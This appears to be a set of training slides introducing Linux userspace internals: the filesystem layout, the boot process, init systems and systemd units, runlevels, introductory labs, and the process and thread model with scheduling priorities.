LINUX
CNO
Programming

ADVANCED CYBER TRAINING PROGRAM

LINUX INTERNALS

USER MODE DEVELOPMENT MODULE

LINUX
CNO
Programming

Series Overview

ACTP
ADVANCED CYBER TRAINING PROGRAM

LINUX INTERNALS

SERIES

- After the Linux Internals series, the student will understand the fundamental structure, organization, and design philosophies of the Usermode portion of the Linux operating system
- Assessments:
  - Daily Quizzes
  - 12 Labs
  - Final Assessment
    - Minimum score of 80%

Labs

- 12 labs
  - Do not count towards pass/failure of course
  - All solutions will be posted
- We are here to help

- Lab Tips:
  - Read the man-pages!
  - Always check return values
  - Free what you malloc
  - Use makefiles
  - Use gdb (with gef, pwngdb, dashboard)
  - Use valgrind

Quizzes and Final Assessment

- You are strongly encouraged to build, compile, and execute any code that might help answer questions
- Quizzes do not count towards passing/failure of the course
  - But are recorded
- All conversations will be taken outside during assessments

ACTP
ADVANCED CYBER TRAINING PROGRAM

Learning Objectives

Given a workstation, device, and/or technical documentation, the student will be able to:

- Understand how Linux boots and the init process
- Understand the general file layout of a UNIX-like OS
- Understand the Linux process model
- Understand the Linux shell
- Understand devices, partitions and files system structures (i-nodes, d-entries)
- Understand the structure of the ELF and how to parse ELF files
- Understand the loader and GOT/PLT use
- Understand system call wrapper and be able to make system calls directly without wrappers
- Be able to navigate, parse, and manipulate procfs
- Understand virtual memory as an abstraction and the features it provides
- Understand file ownership based on users and groups
- Understand access controls such as DAC, MAC, and ACLs
- Be familiar with and know how to use various IPC mechanisms

What Now?

- In the previous class we explored the tool sets and standard APIs common to Linux programming
- In this class we delve deeper into the userspace environment of Linux, focusing on nature of the abstractions provided by the operating system to processes and users
- In the next two classes, we will focus on manipulation of the systems and behaviors discussed in these last two classes to perform various CNO tasks
- After that, we'll repeat this process, but focus on kernel space and the Linux kernel itself

Series Agenda

1. Overview of Linux
2. Init (booting, run levels, init, etc.)
3. Process model
4. Shell
5. Devices
6. File Systems
7. Filesystem Hierarchy Standard
8. ELF files
9. Loader
10. System calls
11. Procfs
12. Virtual Memory
13. Users and Groups
14. Security
15. Interprocess communication

LINUX
CNO
Programming

ADVANCED CYBER TRAINING PROGRAM

Linux Overview

ManTech

Learning Objective

Given a workstation, device, and/or technical documentation, the student will be able to:

- Understand the background that lead to the general user mode interface of Linux
- Understand the fundamental structure of the user-facing portion of the Linux operating system

Unix Roots

- Linux was developed to be an open-source and free alternative to the popular Unix operating system (at the time)
- It was patterned after Unix to provide users with a familiar environment
- The GNU tool set (`cp`, `ls`, `mv`, `echo`, etc.) is a free implementation of the utilities that existed in Unix
- The system calls implemented by Linux are also largely derived from Unix
  - Though the implementations share no source code
- Think of GNU/Linux as an alternative implementation of the Unix API (and user environment)

Everything is a File

- One of the fundamental design philosophies of Unix-like operating systems is that "everything is a file"
- Under these OSes, documents, directories, disks, keyboards, network sockets, IPC mechanisms, etc. are all treated as a simple stream of bytes accessible via the file system
- All these objects can be interacted with using the same API
  - E.g., `read()` can be called on all of them
- With a few exceptions, all these objects have the same properties as files too (owner, access permissions, etc.)
- Throughout this class you will become familiar with how far this idea goes

A Single Directory Tree

- Unlike Windows, Unix systems have a single directory tree
  - Windows puts each device in its own tree (e.g., C: for the hard disk, D: for the DVD drive, E: for your flash drive, etc.)
  - Linux has a single root "/", and devices can be mounted at any directory within it
- Since everything is a file, you can map arbitrary devices to various points within the file system
  - Example: You can map your 2nd hard drive to /home. Files placed in your home directory will be put on the 2nd drive, and files placed elsewhere will be put on your other drive
- "Mounting" essentially associates a storage device with a sub-directory in your directory tree
- We'll learn more about mounting in a later section

Filesystem Hierarchy Standard

- Most Linux distributions have a standard set of directories at the root ("/") level of the file system
- This is called the Filesystem Hierarchy Standard (FHS) and is maintained by the Linux Foundation
- OS distributors can easily omit or add directories at will (some do)
- For historical reasons that go back to the days of Unix, the overall layout is mostly the same across all distributions
    - Otherwise some programs may fail to work properly
    - Sometimes some root level directories are actually symbolic links to real ones located elsewhere, to preserve backwards compatibility

Filesystem Hierarchy Standard *(Continued)*

DIRECTORY	PURPOSE
/bin	Essential command-line utilities that must be present in single user mode (e.g., `cp`, `echo`, `ls`, `cat`, etc.)
/boot	Boot loader files (e.g., GRUB, kernel disk image, initrd)
/dev	Physical device (SSD, HDD, etc.) and virtual device files (null, random)
/etc	Static configuration files (no binaries allowed by FHS)
/home	User home directories (think C:\Users on Windows)
/lib and /lib64	32-bit and 64-bit libraries
/media	Mount points for removable media (USB flash drives, optical media)
/mnt	Temporarily mounted file systems
/opt	Additional software not included in base install
/proc	Virtual filesystem (managed by the kernel) that provides real-time information about processes, file descriptors, system options, etc.
/root	Home directory of the root user (it's not in /home)

Filesystem Hierarchy Standard *(Continued)*

DIRECTORY	PURPOSE
/run	Run-time variable data. Files here are removed/reset every boot
/sbin	Essential system binaries (e.g., fsck, init, route)
/srv	Data served by this system (data for FTP and HTTP servers, etc.)
/sys	Contains information on drives, kernel features, etc.
/tmp	A memory-backed file system that gets dumped and reset on boot
/usr	Multiuser binaries (contrast with /bin). Often /bin is actually a link to /usr/bin
/var	Variable files – files expected to be changed during the runtime of the system (e.g., log files)

Glibc and Linux

- A great deal of userspace functionality in Linux goes through the GNU implementation of the C standard library (Glibc)
- C, C++, and many other languages rely on glibc for system call wrappers and other basic functionality
  - Glibc provides the C function prototypes and headers that allow your program to issue simple function calls to invoke system calls.
  - Glibc issues the actual syscall assembly instruction, sets errno, etc.
  - Other languages (such as Golang) actually have their own system call wrappers and do not link with glibc
- This reliance has become so entrenched that you can essentially assume that every Linux installation has at least some version of glibc

Uniqueness

- Despite its Unix roots, Linux has a ton of unique functionality not originally (or sometimes ever) part of other Unix-like systems:
  - Additional system calls
  - New security controls (like MAC) as well as Unix DAC
  - The Native POSIX Thread Library (you've used this already)
- The GNU tool set also has some extensions to the POSIX and other standards
- We'll talk about these as the class progresses

The Shell

- A staple of the Unix world is the shell
- There are numerous implementations of shells (see zshell, korn shell, bourne shell, BASH, etc.)
- Each shell
  - Interprets commands from user input to launch and pass parameters to programs
  - Allows programs to be run in the background or foreground (and switch among these)
  - Has a scripting language to create automated shell interactions
  - Can return information about how a child process terminated (useful in scripts)
  - Can string together programs using pipes and redirect input and output streams to files, other processes, etc.

Throughout this Course

- We will be further exploring each of the following topics in this course:
  - The FHS layout and specific sub-directories for system customization
  - The userspace process and threading model
  - The Executable and Linkable Format (ELF)
  - Virtual memory layout
  - Linux interprocess communication (IPC) mechansisms
  - System call wrappers and vDSO
  - The shell
  - Filesystem organization and i-nodes
  - DAC and MAC Security

init

Where it all begins

Learning Objective

Given a workstation, device, and/or technical documentation, the student will be able to:

- Understand the boot process of a typical Linux installation
- Understand the role of bootloaders
- Understand the role of init systems in system startup
- Understand how to create and manage system services using modern init systems
- Understand system run-levels and modify the run-level of an active system

Where it all begins…

- What happens when you push the power button?
  1. Basic Input/Output System (BIOS) code in firmware begins running
  2. If the machine does not support UEFI (Unified Extensible Firmware Interface), the BIOS calls the “bootstrap code” stored in the Master Boot Record (MBR) at the very beginning of the boot disk.
     - Control is eventually passed to the bootloader, where it resides on the partition
  3. If the machine supports UEFI, it will mount the system partition that contains bootloaders and other software and execute these directly
     - The Linux kernel itself can be executed directly by a UEFI system, bypassing the bootloader entirely


Where it all begins...

- What happens when you push the power button?

4. The bootloader (such as GRUB) loads the kernel into memory and passes control to it
    - The vmlinux kernel file is first uncompressed in memory (which is done by the bootloader or even the kernel itself, depending on the architecture)
    - After some initial setup, the kernel calls `start_kernel()`
5. The kernel startup mounts the initial RAM disk (initrd), which contains architecture-specific drivers to finish boot
6. The `pivot_root` function is called to unmount the initial RAM disk and mount the real root file system

Where it all begins *(Continued)*

7. Finally, the kernel runs init /sbin/**init**
   - init has PID = 1
   - init is the parent of all processes on the system
   - init is executed by the kernel and is responsible for starting all other processes
   - it is the parent of all processes whose natural parents have died and it is responsible for reaping those when they die. Processes managed by init are known as jobs and are defined by files in the /etc/init directory.



initrd and initramfs

- Kernel images are typically generic, created to operate on a variety of hardware platforms
- To handle specific hardware, device drivers are bundled with the kernel image as loadable kernel modules (not part of the base image)
- initrd and initramfs provide an initial root file system that is loaded by the bootloader or boot firmware
  - These hold the specific drivers needed to boot the system
- initrd
  - A filesystem that contains certain drivers the kernel can use as it is booting up. Requires a filesystem driver to be compiled into the kernel
- initramfs
  - Similar in function to initrd except that it is mounted into a tmpfs and therefore doesn’t require a filesystem driver to be compiled into your kernel image

System V (five) init

- Purpose and name taken from Unix
- The first process to be run on the system. It is the ancestor of all processes and will adopt orphaned processes
- Initializes the whole of userspace
  - Mounting file systems
  - Starting services
  - Loading UI
- Last process to go away before shutdown
- init synchronously initializes a series of services, which can result in long boot times
- Takes an integer parameter, values 0 to 6, that determine which subsystems to start up
  - We call these runlevels (more on this later)

upstart

- Asynchronous replacement for init
- Backwards compatible with init
- Used by Ubuntu from 6.10 – 16.04 LTS
- Also used by Fedora 9 – 15 as well as RHEL 6
- Originally designed by canonical
- Designed to improve the efficiency of the initialization process
- Used by Chrome OS and Chromium OS
- Final release in 2014

systemd

- Designed to be a full replacement for init
  - Aims to unify service configuration across all distributions
  - Has been criticized a bit for feature creep, bloat
- Maps dependencies among services to manage them in parallel, where possible
- An attempt at unification of service configuration on Linux
- Reached wide spread adoption around 2015
- systemd is now the default init system on RHEL, CentOS, Debian, Fedora, Ubuntu, Mint, OpenSUSE, Arch Linux, and many others

systemd *(continued)*

- You can interact with systemd using the the command line tool `systemctl`
    - Example: `systemctl restart httpd` will restart the local webserver service
- systemd introduces the concept of "units", which is any resource that it knows how to manage
- Units are defined by unit files, which have a standard format that system administrators use to define the behavior of different services and daemons
    - System copies of unit files are located in /lib/systemd/system
    - Customized unit files are in /etc/systemd/system


Types of units

- Units have a type, according to the type of resource they describe

UNIT TYPE	PURPOSE
.service	Describes a daemon or service application, like a webserver or SSH server
.socket	Describes a socket (network or IPC). Socket activity starts a given .service
.device	Describes a device in the sysfs/udev device tree
.mount	Describes a mountpoint
.automount	Describes .mount that should be started on boot
.swap	Describes swap space on the system (name must reflect the swap path)
.target	Describes an abstract synchronization point for other units or runlevel
.path	Describes a path to be used to start a .service when events occur on that path
.timer	Describes a timer to control delayed or scheduled execution (similar to cronjob)
.snapshot	Created automatically with systemctl snapshot, roll back temp states
.slice	Describes a Linux Control Group (see man cgroup)
.scope	Internal and automatic unit type made by systemd to manage external processes

Example Unit File

- Example sshd.service unit file



```
[Unit]
Description=OpenSSH server daemon
Documentation=man:sshd(8) man:sshd_config(5)
After=network.target sshd-keygen.target
Wants=sshd-keygen.target

[Service]
Type=notify
EnvironmentFile=-/etc/crypto-policies/back-ends/opensshserver.config
EnvironmentFile=-/etc/sysconfig/sshd
ExecStart=/usr/sbin/sshd -D $OPTIONS $CRYPTO_POLICY
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure
RestartSec=42s

[Install]
WantedBy=multi-user.target
```

Useful commands

- To start a service on boot
  - `sudo systemctl enable myservice.service`
- To remove from boot
  - `sudo systemctl disable myservice.service`
- To view the journal file of a unit
  - `journalctl –u myservice.service`
- To start, stop, restart
  - `sudo systemctl start/stop/restart myservice.service`

journalctl

- By default systemctl will log things that are printed to stdout and stderr. You can view this for the current run of a service by running
  - `sudo systemctl status <yourservice>`
- If however you want to see the log over multiple restarts of a service you can view the systemd journal for that service
  - `sudo journalctl -u <yourservice>`

Run levels

- A run level is a state of **init** and the whole system that defines what system services are operating.
- Run levels are defined by a number

RUN LEVEL	DESCRIPTION	SYSTEMCTL
0	Halt the system	poweroff.target
1	Single-user mode (for special administration).	rescue.target
2	Local Multiuser with Networking but without network service (like NFS)	
3	Full Multiuser with Networking	multi-user.target
4	Not used	
5	Full Multiuser with Networking and X Windows (GUI)	graphical.target
6	Reboot	reboot.target

Systemd run level control

- `sudo systemctl get-default` – Shows you your current run level
- `sudo systemctl set-default` – Sets the default run level
- `sudo systemctl isolate <runlevel>` - Sets the current run level

ADVANCED CYBER TRAINING PROGRAM

Lab 1

systemd

Lab – runlevels

- Task 1:
  - **Note:** do this lab on your Fedora VM!
    - Changing runlevels might require a snapshot revert (init 6)
  - Change the runlevel of your machine.
    - First figure out what the current run level is
    - Next try changing it to various states and see what happens.
      - – Refer to the table in the previous slides for the various run level options

Lab – services

- Task 2:
  - Create a service that will start on boot
  - Make the service spin up a python simple http server
    - `python3 -u -m http.server <port>`
  - Make the service restart on failure
  - Once the service is running, what directory is it serving?
  - What user is that process running as?

Lab – services *(continued)*

- Task 3:
  - Run the command and examine the output
    - sudo systemctl status <yourservice>
  - Now run:
    - sudo journalctl –u <yourservice>
  - What’s different? What’s the same?
  - Now restart your service, visit a few files, then run the previous two commands again and compare

Lab - Who's Your Daddy?

- Task 4:
  - Create a simple program that `fork()`s
  - Have the child and the parent identify themselves by printing out their PID, and the PID of their parent
    - `getpid()` and `getppid()` will be useful for this
    - What is the parent's parent? Why?
  - Have the parent exit, without `wait()`ing for its child to terminate
  - Have the child sleep for 5 seconds
  - Have the child print out its PID and the PID of its parent after sleeping, and then exit
    - What is the child's parent? Why?

LINUX
CNO
Programming

ADVANCED CYBER TRAINING PROGRAM

Process Model

Learning Objective

Given a workstation, device, and/or technical documentation, the student will be able to:

- Understand the conceptual nature of a process and the user-facing abstraction the kernel provides
- Understand threads and their relationship to processes
- Understand interprocess communication primitives

Processes

- A process is an instance of a program
- A process contains its own
  - Process ID (PID)
  - Virtual processor state (register context)
  - Virtual memory
  - Execution state (running, uninterruptible sleep, interruptible sleep, stopped, zombie)
  - Set of open file descriptors
  - Set of pending signals
  - Etc.
- Each process has a parent process, and all processes have an ancestry that can be traced back to the init/systemd process

Threads

- Generally, threads can be either **kernel-level** or **user-level**
  - User-level threads are managed by the process and the kernel does not schedule them directly
  - Kernel-level threads are known to the kernel and can be scheduled by the kernel directly
  - The default implementation of pthreads on Linux is the Native POSIX Thread Library (NPTL), which uses the `clone`() system call to create **kernel-level threads**
- The NPTL is unique in that the kernel itself does not really distinguish between a process and a thread internally
  - Processes are tasks (and use `task_struct` internally)
  - Threads are also tasks (`task_struct` internally) that share some resources with other tasks (such as an address space and a PID)
  - Other operating systems such as Windows have different backend representations for threads versus processes

gettid

- You can get the internal task ID (TID) of a thread/process using the `gettid` system call (`man 2 gettid`)
- Glibc has no wrapper for this, so `#include <sys/syscall.h>` and call `syscall(SYS_gettid)`
- Example output when a process creates three threads and each print out their PID, TID, and PPID:

```
I am the main thread. I have PID = 14787, TID = 14787, and PPID
= 11567
I am thread 0. I have PID = 14787, TID = 14788, and PPID = 11567
I am thread 1. I have PID = 14787, TID = 14789, and PPID = 11567
I am thread 2. I have PID = 14787, TID = 14790, and PPID = 11567
```


- Internally, the kernel simply schedules from its list of TIDs
- Threads share a PID (and a parent PID)
- You can also see TIDs using the `-T` parameter for `ps`

The Process Abstraction

- The elements of a modern process allow each program to execute as if it were the sole entity on the machine
- Virtualized processor
  - Emulates full and exclusive use of the processor
  - Executing programs don’t have to share registers (from their perspective)
- Virtualized memory
  - Emulates full and exclusive use of the system RAM
  - From the perspective of a single process it has full access to a specified amount of memory (usually 4 GB on 32 bit systems, 256 TB on 64-bit systems)

Process States

- During a process's lifetime it switches among a set of predefined states, at the behest of the kernel
- You can see these states in the output of `top` (and others)




```
top - 15:28:01 up 26 days, 22:31,  4 users,  load average: 0.04, 0.02, 0.00
Tasks: 215 total,   1 running, 214 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.2 us,  0.2 sy,  0.0 ni, 99.5 id,  0.0 wa,  0.1 hi,  0.1 si,  0.0 st
MiB Mem :  15896.6 total,  10326.3 free,   1047.6 used,   4522.7 buff/cache
MiB Swap:   8016.0 total,   8016.0 free,      0.0 used.  14271.6 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
 3220 student   20   0 3235896 150156  76084 S   0.7   0.9  11:14.26 gnome-shell
 3457 student   20   0  519072   7652   6632 S   0.7   0.0   2:38.67 gsd-housekeepin
  330 root      20   0   39460  14220  11532 S   0.3   0.1   0:33.55 httpd
 3394 root      20   0  253028  30244   8672 S   0.3   0.2  50:35.90 sssd_kcm
23923 student   20   0  228896   5120   4172 R   0.3   0.0   0:00.03 top
    1 root      20   0  171560  14304   9120 S   0.0   0.1   0:54.14 systemd
    2 root      20   0       0      0      0 S   0.0   0.0   0:00.58 kthreadd
    3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
    4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
    6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-events_highpri
    8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 mm_percpu_wq
    9 root      20   0       0      0      0 S   0.0   0.0   0:00.14 ksoftirqd/0
```

R = running, S = interruptible sleep, D = uninterruptible sleep, Z = zombie, I = idle

Process States *(continued)*

- Blocking calls can put the process to sleep
- The kernel performs process wake up in response to signals or completion system calls



Process Priority *(continued)*

- Linux supports process priority levels, which determine the kernel's preference for running a process versus other processes
- Internally Linux supports 140 levels of priority, 0 to 139
- Children inherit their parent's priority
- Priority is preserved across `exec` functions
- You can modify the priority of processes both programmatically and using shell utilities

Process Priority *(continued)*

- While the internal priority for a process is 0-139, user-facing priority is split between two values:
  - Nice value (values 19 to -20)
  - Real-time priority (values 1 to 99)
- A nice value indicates how “nice” the process is, relative to other processes
  - 0 is the default
  - negative values are “less nice”, so process has more priority
  - Positive values are “more nice”, so process has less priority
  - You have to have root privileges to use negative nice values

Process Priority *(continued)*

- For user programs, the internal priority is 120 + <nice value>
  - The priority shown in `ps/top` is simply 20 + <nice value>
- For real-time processes, the internal priority is the same as the real-time priority
  - The priority shown in `ps/top` is -1 - <real-time priority>
- You can set the niceness of a process using `nice`
  - Example: `nice -n 10 ./program`
- You can change the niceness of a running process using `renice`
  - Example: `renice -n -20 -p <pid>`
- You can programmatically set niceness with `nice()`
  - see `man 2 nice`

Process Priority *(continued)*

- Real-time priority processes can be started using `chrt`
  - This command can be used to get and set information as well
  - See `man 1 chrt`
- Each process has a scheduling policy
  - Some of these are regular, and some are considered real-time
- With `chrt -m` you can see the policies for your system:
  - SCHED_OTHER min/max priority : 0/0
  - **SCHED_FIFO min/max priority : 1/99**
  - **SCHED_RR min/max priority : 1/99**
  - SCHED_BATCH min/max priority : 0/0
  - SCHED_IDLE min/max priority : 0/0
  - SCHED_DEADLINE min/max priority : 0/0

